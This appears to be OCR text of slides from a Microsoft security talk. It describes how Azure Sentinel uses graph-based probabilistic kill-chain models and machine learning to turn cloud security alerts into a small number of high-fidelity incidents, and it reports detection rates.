
Size of data: varies by customer

Completed within seconds

Runs on streaming mode

Mean Time To Detection (MTTD): seconds

Dataset	False positive rate
Previous Method	N/A
LSTM	As well as GLAD (0.01%)



Private Preview in Azure Sentinel

CASE STUDY 4

Service Level Detection

Triage incidents, not alerts

Anomalous DLL: rundll32.exe launched as sposql11 on CFE110095

New process uploading: rundll32.exe to 40.114.40.133 on CFE110095


Large transfer: 50MB to 40.114.40.133 from sqlagent.exe on SQL11006

Triage incidents, not alerts

Anomalous DLL: rundll32.exe launched as sposql11 on CFE110095
alert type process user host

New process uploading: rundll32.exe to 40.114.40.133 on CFE110095
alert type process remote host host

Large transfer: 50MB to 40.114.40.133 from sqlagent.exe on SQL11006
alert type remote host process host



Overview

Previous approach

No previous approach

Hypothesis

Instead of alerting on separate online services, consolidate into high fidelity cases

Solution

Construct a graph of the different alerts and use probabilistic kill chain to combine disparate events

Dataset

Alerts and Raw events from Online Services

Azure AD Identity Protection	Microsoft Cloud App Security	Azure Security Center	Azure Advanced Threat Protection	Azure Information Protection
AWS	Palo Alto Networks	Cisco ASA	Barracuda	Office 365
Symantec	Fortinet	F5	Check Point	

Raw Events to High Fidelity Incidents

Compromise identity > Create Service Principal > Add it as Admin to subscription > Exfiltrate data

Service layer raw events

300B
identity logins

4.1B
AAD admin actions

3.2B
Azure admin actions

Anomalous behaviors and detections

28M
identity detections

20M
anomalous AAD actions

2M
anomalous Azure actions

Convert to graph. Apply probabilistic kill-chain model

320
subgraphs

Identity detection
Credential access

New service principal created

SP added as admin
Persistance

Score each subgraph with Machine Learning

18
cases

*All metrics are for a month

Technique overview

Graph Powered ML Detection

Construct Graph

45-day window

Vertex = Entity (user, IP address, VM);
Edge is any connection between them

Events from Microsoft and Partner Security products

Apply Probabilistic Kill Chain

End of Step 1: Graph with billions of nodes and Edges

Goal: Prune Graph using Probabilistic Kill chain

Time Bound:

$$Prefer\ \boldsymbol{k}\ s.t\ \Delta_k < t$$

Complete killchain:

$$|k_1| > |k_2|, then\ k_1$$

Commonalities:

$$Prefer\ \boldsymbol{k}\ s.t\ k_1 \cap k_2 \neq \phi$$

Scoring Attack

To reduce the noise further, we do one more round of scoring.

End of Scoring Step:
High Fidelity Cases

Features used in scoring

- Similar Attacks Across Tenants
- Number of High Impact Activity in the Graph
- Does the sub graph connect with other graphs?

Results


Model performance and productization

Model trained in regular intervals
Size of data: Billions of Alerts per day
Completed within hours

Classification runs multiple times a day
Completed in the order of hours

Dataset	True positive rate	False positive rate
Previous Method	N/A	N/A
Graph Powered ML	93%	1.4%

Productized in Azure Sentinel



Conclusion

Protecting the cloud requires shift in mindset and tools because:

- Differences in architecture of on-premise versus cloud
- Enormous volumes of data

Machine Learning can help:

- Protect the Host using Convolutional Neural Net with Embedding, Ensembles
- Protect the Identity using Recurrent Neural Nets
- Protect the Service using Graphical methods

Resources

- https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-antivirus/utilize-microsoft-cloud-protection-windows-defender-antivirus
- https://aka.ms/azuresentinel
- https://azure.microsoft.com/en-us/blog/reducing-security-alert-fatigue-using-machine-learning-in-azure-sentinel/
- https://arxiv.org/abs/1709.07095

Microsoft

Ramk@Microsoft.com

@ram_ssk

Microsoft